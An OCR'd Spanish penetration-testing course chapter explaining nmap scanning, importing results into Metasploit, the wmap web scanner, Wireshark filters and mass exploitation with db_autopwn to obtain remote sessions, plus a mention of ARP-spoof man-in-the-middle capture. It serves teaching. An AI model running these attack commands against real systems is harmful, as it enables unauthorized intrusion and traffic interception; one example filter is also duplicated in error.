


Con el fin de facilitarnos la búsqueda de información con los resultados de Nessus o nmap, os muestro una herramienta que mediante la importación de los ficheros xml de Nexus y de nmap, nos permite tener la información clasificada y ordenada con la posibilidad de crear filtros personalizados, la podéis descargar de http://www.woanware.co.uk/news/networkscanviewer-v1-0-5/ , es gratuita y muy intuitiva.



Solo tenemos que indicarle en input folder la carpeta donde tenemos los ficheros de Nexus o nmap en xml, y en output folder la carpeta donde queremos guardar los ficheros generados.

Una vez esta cargada la información podemos proceder a filtrar por host, por servicio, por puerto…



Podemos generar informes con el resultado de la consulta.

Escaner Web Wmap

Wmap es un escaner de vulnerabilidades web creado a partir de la herramienta SQLmap y por el cual nos permite auditar vulnerabilidades web.


Para poder realizar un escaneo inicialmente tenemos que tener el host destino en la base de datos.

Cargamos el módulo wmap con:

Msf >load wmap

Creamos un site con wmap_site –a http://192.168.1.79

Wmap_sites –l	Lista los sitios disponibles
Wmap_sites –s equipo	Muestra la estructura de los sitios
Wmap_targets -t equipo	Definimos el equipo objetivo a analizar
Ejecutamos wmap_run –t	Muestra los módulos habilitados
Ejecutamos wmap_run –m módulo	Solo ejecuta el modulo seleccionado
Ejecutamos wmap_run –e	Realiza el ataque contra el objetivo
Ejecutamos wmap_run –c	Borra los objetivos creados



Nmap

Os muestro la herramienta como parte de nuestro análisis de vulnerabilidades dentro de metasploit ya que existe un modulo de importación en el que podemos incorporar los resultados de nmap a la base de datos

Nmap es un programa de código abierto que sirve para efectuar rastreo de puertos escrito originalmente por Fyodor Vaskovich , se usa para evaluar la seguridad de sistemas informáticos, así como para descubrir servicios o servidores en una red informática. (Definición según Wikipedia)

Podríamos decir que nmap es la navaja suiza de toda persona que busque puertos y servicios, sin a veces hacer mucho ruido.

El uso de nmap hace necesario un extenso manual el cual no es mi intención, ya que seria mas largo de lo deseado, os mostraré un cuadro con las opciones mas comunes y a partir de ahí, dependerá de vosotros el nivel de conocimiento de la herramienta que queráis llegar a obtener.

Comandos en nmap


.

Podemos realizar la incorporación de los resultados en metasploit de dos formas diferentes, la primera de ellas será realizando directamente el escaneo por nmap y volcando el resultado en un fichero xml

NMAP 192.168.1.80 -p1-65535 --open -oX c:\resultadonamp.xml

Escaneo de un host con nmap


El resultado en pantalla nos mostrará los puertos que están abiertos



Resultado escaneo nmap


Ahora nos interesará incorporar la salida del fichero xml a la base de datos de metasploit.

Si consultamos el fichero de salida c:\resultatdonmap.xml vemos el resultado del escaneo con formato de informe y lo incorporaremos a metasploit no sin antes copiar el fichero a /tmp o sea en C:\Archivos de programa\Metasploit\Framework3\tmp



Informe realizado con nmap


Db_import /tmp/resultadonmap.xml



Importación de nmap a metasploit


Comprobamos los datos importados con

hosts



Muestra los hosts importados

Con **services** comprobamos los servicios abiertos del equipo objetivo




Muestra los servicios importados

Y con **vulns** vemos que vulnerabilidades tiene que en este caso al ser un escaneo con nmap no muestra ninguna, con Nessus sí que veríamos las vulnerabilidades encontradas.

Si queremos ejecutar autpown comentado anteriormente mediante puertos abiertos

~~Db_autopwn -t -p -e -r~~

Lanzará la ejecución de exploits por puertos de forma masiva lo que nos devolverá todas las sesiones remotas que haya podido conectar




Sesiones obtenidas con autopwn


La otra forma de incorporar los resultados de nmap a la base de datos es mediante el comando **db_nmap**, el cual ejecutándolo directamente desde la consola nos incorporará automáticamente los resultados.

Nmap desde sus últimas versiones posee un potente lenguaje de scripts NSE (Nmap Scripting Engine) donde podemos usarlo como escaner de vulnerabilidades, poniendo un ejemplo de ello, ejecutaremos nmap para detectar la vulnerabilidad ms08_067_netapi.

La ruta de los scripts es la siguiente: C:\Archivos de programa\Nmap\scripts y en ella podemos encontrar todos los scripts que incorpora nmap con sus definiciones y forma de uso.



Abriremos una consola de comandos y escribiremos:
Nmap –script smb-check-vulns.nse 192.168.1.80




Como podemos observar en la imagen en el apartado de script nos muestra el host como **VULNERABLE** a ms08_067_netapi.

Whireshark

Es una analizador de paquetes de red, es Opensource y podemos descargarlo de http://www.wireshark.org/, es multiplataforma y esta disponible para Windows, Linux y Mac utiliza las librerías winpcap, Su instalación es muy simple

Una vez instalado si queremos empezar a capturar paquete accederemos al menú capture/options y le daremos a start, a partir de este momento whireshark capturará las comunicaciones entre el equipo local y el exterior, si quisiéramos capturar paquetes con origen y destino distinto a nuestro equipo en una red conmutada tendremos que hacer un ataque denominado arp spoof el cual consiste en envenenar las tablas arp para así poder establecer una comunicación intermedia y realizar lo que se llama un ataque man in the middle. Así podremos capturar cualquier paquete que circule por la red.



Opciones de wireshark

En el supuesto que la red tenga mucho tráfico quizás nos interesará filtrar los paquetes, whireshark dispone de dos tipos de filtros:

Filtros de captura:

Son los que definimos inicialmente antes de capturar los paquetes, podríamos acotar por ejemplo la captura a un solo host (p.ej. host 192.168.1.10) o solo capturar un puerto determinado (p.ej. port 80)

Ejemplos de filtro de captura

Captura solamente trafico con origen/destino a la ip 192.168.0.12

Operadores lógicos:

Negación: **!** ó **not**
Concatenación: **&&** ó **and**
Alternancia: **||** ó **or**

Captura solamente el host 192.168.0.12

```
Host 192.168.0.12
```

Captura solamente el puerto 80

```
Host 192.168.0.12
```

Captura todos los paquetes menos broadcast y los multicast

```
Not broadcast and not multicast
```

Host origen

```
Src host 192.168.0.12
```

Host destino

```
Dst host 192.168.0.12
```

Capturamos determinado rango de puertos

```
Portrange 1-1024
```

Filtros de Display:

Los filtros de display son los que mientras realizamos una captura o esta ya se ha realizado podemos aplicar:

Comparación:

Igual a: eq o ==
No igual: ne o !=
Mayor que: gt o >
Menor que: lt o <
Mayor o igual: ge o >=
Menor o Igual: le o <=

Combinación:

Negación: ! o not
Unión: && o and
Alternancia: || o or

Contains: Buscamos por cadena

Ejemplos:

```
Ip.addr==192.168.1.80
```

Filtra exclusivamente los paquetes de origen destina de la ip seleccionada.

```
Tcp.port==80
```

Filtra el puerto 80 del protocolo tcp


```
http contains www.fut.es
```

Busca en el protocolo http los paquetes que contienen la Url indicada.

```
Frame contains “@correos.es
```

Busca en los frames (paquetes) el las direcciones de correo del dominio correos.es.


Whireshark dispone de un asistente de filtros del cual podemos hacer uso.




Filtros de captura whireshark

El objetivo del curso no es estudiar a fondo la usabilidad de whireskark por lo que recomiendo que busquéis información de la herramienta capturéis y comprobéis por vosotros mismo su potencia. Os dejo algunos ejemplos de captura de credenciales para que veáis la potencia de la herramienta.

